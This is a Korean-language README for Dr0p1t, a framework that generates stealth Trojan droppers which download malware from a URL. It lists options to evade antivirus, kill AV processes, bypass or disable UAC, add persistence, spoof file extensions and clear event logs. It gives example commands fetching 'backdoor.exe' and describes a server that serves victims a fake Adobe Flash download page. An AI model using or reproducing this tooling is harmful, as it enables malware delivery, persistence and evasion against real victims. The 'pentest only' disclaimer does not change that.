
 d4vinci/dr0p1t-framework
대부분의 AV를 우회하고 많은 트릭을 가진 고급 스텔스 드로퍼를 생성하는 프레임워크



트로이 목마 드로퍼(Dropper)에 대해 들어보신 적이 있나요? 간단히 말해 드로퍼는 다른 악성코드를 다운로드하는 유형의 악성코드이며, Dr0p1t는 대부분의 AV를 우회하고 다양한 트릭(저를 믿으세요 :D)을 갖춘 은밀한 드로퍼를 만들 수 있는 기회를 제공합니다. ;)


+ 생성된 실행 파일 속성:
+ 프레임워크 속성:
+ 모듈:
+ 지속성 모듈:
아직 완전히 테스트되지 않았습니다! 기여자와 테스터가 필요합니다 😄
Usage: Dr0p1t.py Malware_Url [Options]

options:
-h, --help      show this help message and exit
-s              Add your malware to startup (Persistence)
-t              Add your malware to task scheduler (Persistence)
-a              Add your link to powershell user profile (Persistence)
-k              Kill antivirus process before running your malware.
-b              Run this batch script before running your malware. Check scripts folder
-p              Run this powershell script before running your malware. Check scripts folder
-v              Run this vbs script before running your malware. Check scripts folder
--runas         Bypass UAC and run your malware as admin
--spoof         Spoof the final file to an extension you choose.
--zip           Tell Dr0p1t that the malware in the link is compressed as zip
--upx           Use UPX to compress the final file.
--nouac         Try to disable UAC on victim device
-i              Use icon to the final file. Check icons folder.
--noclearevent  Tell the framework to not clear the event logs on target machine after finish.
--nocompile     Tell the framework to not compile the final file.
--only32        Download your malware for 32 bit devices only
--only64        Download your malware for 64 bit devices only
-q              Stay quite ( no banner )
-u              Check for updates
-nd             Display less output information
./Dr0p1t.py Malware_Url [Options]
./Dr0p1t.py https://test.com/backdoor.exe -s -t -a -k --runas --upx
./Dr0p1t.py https://test.com/backdoor.exe -k -b block_online_scan.bat --only32
./Dr0p1t.py https://test.com/backdoor.exe -s -t -k -p Enable_PSRemoting.ps1 --runas
./Dr0p1t.py https://test.com/backdoor.zip -t -k --nouac -i flash.ico --spoof pdf --zip
Python 2 권장 버전은 2.7.x, Python 3 권장 버전은 3.5.x이며, 3.6은 PyInstaller에서 아직 지원하지 않으므로 사용하지 마세요.
참고: 루트 권한이 필요합니다.
Dr0p1t 설치 및 사용에 대한 공식 동영상 목록이 있습니다. 재생목록
git clone https://github.com/D4Vinci/Dr0p1t-Framework.git
chmod 777 -R Dr0p1t-Framework
cd Dr0p1t-Framework
sudo chmod +x install.sh
./install.sh
python Dr0p1t.py
cd Dr0p1t-Framework-master
python -m pip install -r windows_requirements.txt
python Dr0p1t.py
참고: python 2.7에는 pip가 없으므로 먼저 get-pip.py 스크립트를 사용하여 설치하세요 [구글 검색]
참고: 서버는 아직 베타 버전이며 추가할 기능이 많고 더 나은 디자인도 필요합니다 [디자이너의 기여가 필요합니다 :D]
Linux와 Windows 모두 위에서 설명한 단계를 따라 Dr0p1t를 설치한 후, pip를 사용하여 server_requirements.txt의 모듈을 설치합니다.
python -m pip install -r server_requirements.txt
이제 서버 스크립트를 실행해 봅시다:

python Dr0p1t_Server.py

서버 스크립트를 실행하면 flask를 사용하여 포트 5000으로 들어오는 모든 연결을 수신 대기하기 시작합니다.
이제 자신의 기기에서 서버를 사용하려면 브라우저에서 127.0.0.1:5000 또는 [내 IP]:5000을 엽니다.
LAN의 다른 기기에서 열려면 [내 로컬 IP]:5000을, WAN의 다른 기기에서 열려면 [내 글로벌 IP]:5000을 열되, 먼저 라우터가 포트 5000 연결을 사용자에게 전달하도록 구성했는지 확인하세요.

서버 페이지를 열면 필요한 데이터를 요구하는 간단한 디자인의 웹사이트가 표시됩니다. 서버 스크린샷 보기

그런 다음 데이터를 제출하면 몇 가지 프로세스를 통해 검증된 후 exe 파일이 생성되고 스캠 링크를 알려주는 페이지로 리디렉션됩니다.

링크를 입력하면 기본적으로 Adobe Flash 다운로드 페이지인 드로퍼 다운로드 스캠이 표시됩니다. 스캠을 자신의 것으로 교체하려면 "Scam.html" 파일의 내용을 교체하되 변수는 그대로 두세요 (제거하지 마세요).
이 도구가 유용했다면, 커피 한 잔 사주시는 것만으로도 감사하겠습니다 :)

Dr0p1t 프레임워크는 오용 및 불법 목적에 대해 책임을 지지 않습니다. 펜테스트 또는 교육 목적으로만 사용하세요!!!
이 프레임워크의 코드를 복사하거나 다른 도구에서 사용하는 경우 출처를 명시하는 조건으로 허용됩니다 😄
풀 리퀘스트는 언제나 환영합니다 :D
